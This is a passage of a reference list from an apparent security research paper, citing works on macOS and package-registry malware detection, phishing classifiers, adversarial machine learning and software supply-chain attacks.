[139] Tom Preston-Werner. Semantic versioning (semver). https://semver.org, 2025. Accessed: March 13, 2026.

[140] ProofPoint. State of the phish 2023, 2023.

[141] Erwin Quiring, David Klein, Daniel Arp, Martin Johns, and Konrad Rieck. Adversarial preprocessing: Understanding and preventing Image-Scaling attacks in machine learning. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1363–1380. USENIX Association, August 2020.

[142] Edward Raff, William Fleshman, Richard Zak, Hyrum S. Anderson, Bobby Filar, and Mark McLean. Classifying Sequences of Extreme Length with Constant Memory Applied to Malware Detection. *Proceedings of the AAAI Conference on Artificial Intelligence*, 35(11):9386–9394, May 2021.

[143] Sebastian Raschka. Model Evaluation, Model Selection, and Algorithm Selection in Machine Learning. 2018.

[144] ReversingLabs. Malicious PyPI crypto pay package aiocpa implants infostealer code. https://www.reversinglabs.com/blog/malicious-pypi-crypto-pay-package-aiocpa-implants-infostealer-code, November 2024. Accessed: March 13, 2026.

[145] Raffaele Sabato, Phil Stokes, and Tom Hegel. BlueNoroff Hidden Risk | Threat Actor Targets Macs with Fake Crypto News and Novel Persistence. https://www.sentinelone.com/labs/bluenoroff-hidden-risk-threat-actor-targets-macs-with-fake-crypto-news-and-novel-persistence/, November 2025. Accessed: March 13, 2026.

[146] Dilip Sahoo and Yash Dhawan. *Evaluation of Supervised and Unsupervised Machine Learning Classifiers for Mac OS Malware Detection*, pages 159–175. Springer International Publishing, Cham, 2022.

[147] Munish Saini, Rohan Verma, Antarpuneet Singh, and Kuljit Kaur Chahal. Investigating diversity and impact of the popularity metrics for ranking software packages. *Journal of Software: Evolution and Process*, 32(9):e2265, 2020. e2265 JSME-19-0234.R2.

[148] Kevin Saric, Felix Savins, Gowri Sankar Ramachandran, Raja Jurdak, and Surya Nepal. Hyperlink hijacking: Exploiting erroneous url links to phantom domains. In *Proceedings of the ACM Web Conference 2024*, WWW '24, page 1724–1733, New York, NY, USA, 2024. Association for Computing Machinery.

[149] Christian Scano, Giuseppe Floris, Biagio Montaruli, Luca Demetrio, Andrea Valenza, Luca Compagna, Davide Ariu, Luca Piras, Davide Balzarotti, and Battista Biggio. Modsec-learn: Boosting modsecurity with machine learning. In *Int'l Symp. Distributed Comput. and AI*, pages 23–33. Springer, 2024.

[150] Sebastian Schrittwieser, Stefan Katzenbeisser, Johannes Kinder, Georg Merzdovnik, and Edgar Weippl. Protecting software through obfuscation: Can it keep pace with progress in code analysis? *ACM Comput. Surv.*, 49(1), apr 2016.

[151] Savio Antony Sebastian, Saurabh Malgaonkar, Paulami Shah, Mudit Kapoor, and Tanay Parekhji. A study & review on code obfuscation. In *2016 World Conference on Futuristic Trends in Research and Innovation for Social Welfare (Startup Conclave)*, pages 1–6, 2016.

[152] Giorgio Severi, Jim Meyer, Scott Coull, and Alina Oprea. Explanation-Guided Backdoor Poisoning Attacks Against Malware Classifiers. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 1487–1504. USENIX Association, August 2021.

[153] Suhas R. Sharma, Rahul Parthasarathy, and Prasad B. Honnavalli. A feature selection comparative study for web phishing datasets. In *2020 IEEE International Conference on Electronics, Computing and Communication Technologies (CONECCT)*, pages 1–6, 2020.

[154] Satya Narayan Shukla, Anit Kumar Sahu, Devin Willmott, and Zico Kolter. Simple and efficient hard label black-box adversarial attacks

in low query budget regimes. KDD '21, page 1461–1469, New York, NY, USA, 2021. Association for Computing Machinery.

[155] Sonatype. 10th Annual State of the Software Supply Chain. https://www.sonatype.com/state-of-the-software-supply-chain/Introduction, 2024. Accessed: March 13, 2026.

[156] Fu Song, Yusi Lei, Sen Chen, Lingling Fan, and Yang Liu. Advanced evasion attacks and mitigations on practical ml-based phishing website classifiers. *International Journal of Intelligent Systems*, 36(9):5210–5240, 2021.

[157] Todd Stansfield. Q4 2022 malware and phishing report. Technical report, Vade, 2023.

[158] Aidan Steele. OS X ABI Mach-O File Format Reference. https://github.com/aidansteele/osx-abi-macho-file-format-reference, 2025. Accessed: March 13, 2026.

[159] Phil Stokes. Massive New AdLoad Campaign Goes Entirely Undetected By Apple's XProtect. https://www.sentinelone.com/labs/massive-new-adload-campaign-goes-entirely-undetected-by-apples-xprotect/, August 2021. Accessed: March 13, 2026.

[160] Phil Stokes. macOS Adload: Prolific Adware Pivots Just Days After Apple's XProtect Clampdown. https://www.sentinelone.com/blog/macos-adload-prolific-adware-pivots-just-days-after-apples-xprotect-clampdown/, May 2025. Accessed: March 13, 2026.

[161] Phil Stokes. macOS Cuckoo Stealer | Ensuring Detection and Defense as New Samples Rapidly Emerge. https://www.sentinelone.com/blog/macos-cuckoo-stealer-ensuring-detection-and-defense-as-new-samples-rapidly-emerge/, May 2025. Accessed: March 13, 2026.

[162] Yiming Sun, Daniel German, and Stefano Zacchiroli. Using the uniqueness of global identifiers to determine the provenance of python software source code. *Empirical Softw. Engg.*, 28(5), July 2023.

[163] Pierre-Henri Pezier (Nextron Systems). Stealth in 100 lines: Analyzing pam backdoors in linux. https://www.nextron-systems.com/2025/05/30/stealth-in-100-lines-analyzing-pam-backdoors-in-linux/, May 2025. Accessed: 2025-05-30.

[164] Lizhen Tang and Qusay H. Mahmoud. A survey of machine learning-based solutions for phishing website detection. *Machine Learning and Knowledge Extraction*, 3(3):672–694, 2021.

[165] Sonatype Security Research Team. Ongoing npm software supply chain attack exposes new risks. https://www.sonatype.com/blog/ongoing-npm-software-supply-chain-attack-exposes-new-risks, September 2025. Accessed: 2025-10-06.

[166] Andrew Thaeler, Yagmur Yigit, Leandros Maglaras, William J Buchanan, Naghmeh Moradpoor, and Gordon Russell. Enhancing mac os malware detection through machine learning and mach-o file analysis. In *2023 IEEE 28th International Workshop on Computer Aided Modeling and Design of Communication Links and Networks (CAMAD)*, pages 170–175, 2023.

[167] Romain Thomas. Lief - library to instrument executable formats. https://lief.quarkslab.com/, apr 2017.

[168] Ke Tian, Steve T. K. Jan, Hang Hu, Danfeng Yao, and Gang Wang. Needle in a haystack: Tracking down elite phishing domains in the wild. In *Proceedings of the Internet Measurement Conference 2018*, IMC '18, page 429–442, New York, NY, USA, 2018. Association for Computing Machinery.

[169] Dmitrijs Trizna, Luca Demetrio, Battista Biggio, and Fabio Roli. Nebula: Self-attention for dynamic malware analysis. *IEEE Transactions on Information Forensics and Security*, 19:6155–6167, 2024.

[170] VirusSamples Team. MacOS Malware Samples - A Collection of MacOS Malware Binaries. https://github.com/MalwareSamples/Macos-Malware-Samples, 2025. Accessed: July 30, 2024.

[171] VirusShare Team. VirusShare.com - Because Sharing is Caring. https://virusshare.com, 2025. Accessed: March 13, 2026.

[172] VirusTotal. Virustotal - free online virus, malware and url scanner. https://www.virustotal.com/, 2025. Accessed: March 13, 2026.

[173] Bernardo Quintero (VirusTotal). Uncovering a colombian malware campaign with ai code analysis. https://blog.virustotal.com/2025/09/uncovering-colombian-malware-campaign.html, September 2025. Accessed: 2025-10-06.

[174] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. Bad snakes: Understanding and improving python package index malware scanning. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*, pages 499–511, 2023.

[175] W3C. HTML 5. https://www.w3.org/TR/2011/WD-html5-20110405/, April 2011.

[176] Elizabeth Walkup. Mac Malware Detection via Static File Structure Analysis. https://cs229.stanford.edu/proj2014/Elizabeth%20Walkup,%20MacMalware.pdf, 2014.

[177] Zeyu Wang, Xianhang Li, Hongru Zhu, and Cihang Xie. Revisiting adversarial training at scale. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition*, pages 24675–24685, 2024.

[178] Patrick Wardle. *The Art of Mac Malware: The Guide to Analyzing Malicious Software*. No Starch Press, 2022.

[179] Patrick Wardle. *The Art of Mac Malware, Volume 2: Detecting Malicious Software*. No Starch Press, 2025.

[180] George D Webster, Bojan Kolosnjaji, Christian von Pentz, Julian Kirsch, Zachary D Hanif, Apostolis Zarras, and Claudia Eckert. Finding the needle: A study of the pe32 rich header and respective malware triage. In *Detection of Intrusions and Malware, and Vulnerability Assessment: 14th International Conference, DIMVA 2017, Bonn, Germany, July 6-7, 2017, Proceedings 14*, pages 119–138. Springer, 2017.

[181] Wei Wei, Qiao Ke, Jakub Nowak, Marcin Korytkowski, Rafał Scherer, and Marcin Woźniak. Accurate and fast url phishing detector: A convolutional neural network approach. *Comput. Netw.*, 178(C), sep 2020.

[182] Eric Wong, Leslie Rice, and J Zico Kolter. Fast is better than free: Revisiting adversarial training. *International Conference on Learning Representations (ICLR)*, 2020.

[183] Wei Xu, Fangfang Zhang, and Sencun Zhu. The power of obfuscation techniques in malicious javascript code: A measurement study. In *2012 7th International Conference on Malicious and Unwanted Software*, pages 9–16, 2012.

[184] Hongjie Ye, Wei Chen, Wensheng Dou, Guoquan Wu, and Jun Wei. Knowledge-based environment dependency inference for python programs. In *Proceedings of the 44th International Conference on Software Engineering*, ICSE '22, page 1245–1256, New York, NY, USA, 2022. Association for Computing Machinery.

[185] Nusrat Zahan, Philipp Burckhardt, Mikola Lysenko, Feross Aboukhadijeh, and Laurie Williams. Malwarebench: Malware samples are not enough. In *Proceedings of the 21st International Conference on Mining Software Repositories*, MSR '24, page 728–732, New York, NY, USA, 2024. Association for Computing Machinery.

[186] Nusrat Zahan, Philipp Burckhardt, Mikola Lysenko, Feross Aboukhadijeh, and Laurie Williams. Shifting the lens: Detecting malware in npm ecosystem with large language models, 2024.

[187] Nusrat Zahan, Parth Kanakiya, Brian Hambleton, Shohanuzzaman Shohan, and Laurie Williams. Openssf scorecard: On the path toward ecosystem-wide automated security metrics. *IEEE Security & Privacy*, 21(6):76–88, 2023.

[188] Karlo Zanki. VMConnect: Malicious PyPI packages imitate popular open source modules. https://blog.reversinglabs.com/blog/vmconnect-malicious-pypi-packages-imitate-popular-open-source-modules, December 2023.

[189] Andreas Zeller, Rahul Gopinath, Marcel Böhme, Gordon Fraser, and Christian Holler. Mutation-based fuzzing. In *The Fuzzing Book*. CISPA Helmholtz Center for Inform. Sec., 2023.

[190] Junan Zhang, Kaifeng Huang, Bihuan Chen, Chong Wang, Zhenhao Tian, and Xin Peng. Malicious package detection in npm and pypi using a single model of malicious behavior sequence, 2023.

[191] H. Zheng, Z. Zhang, J. Gu, H. Lee, and A. Prakash. Efficient adversarial training with transferable adversarial examples. In *2020 IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 1178–1187, Los Alamitos, CA, USA, jun 2020. IEEE Computer Society.

[192] Xinyi Zheng, Chen Wei, Shenao Wang, Yanjie Zhao, Peiming Gao, Yuanchao Zhang, Kailong Wang, and Haoyu Wang. Towards robust detection of open source software supply chain poisoning attacks in

industry environments. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*, ASE '24, page 1990–2001, New York, NY, USA, 2024. Association for Computing Machinery.

[193] Yaoyao Zhong and Weihong Deng. Towards transferable adversarial attack against deep face recognition. *IEEE Transactions on Information Forensics and Security*, 16:1452–1466, 2021.

[194] Ling Zhou, Qihe Liu, and Shijie Zhou. Preprocessing-based adversarial defense for object detection via feature filtration. In *Proceedings of the 7th International Conference on Algorithms, Computing and Systems*, ICACS '23, page 80–87, New York, NY, USA, 2024. Association for Computing Machinery.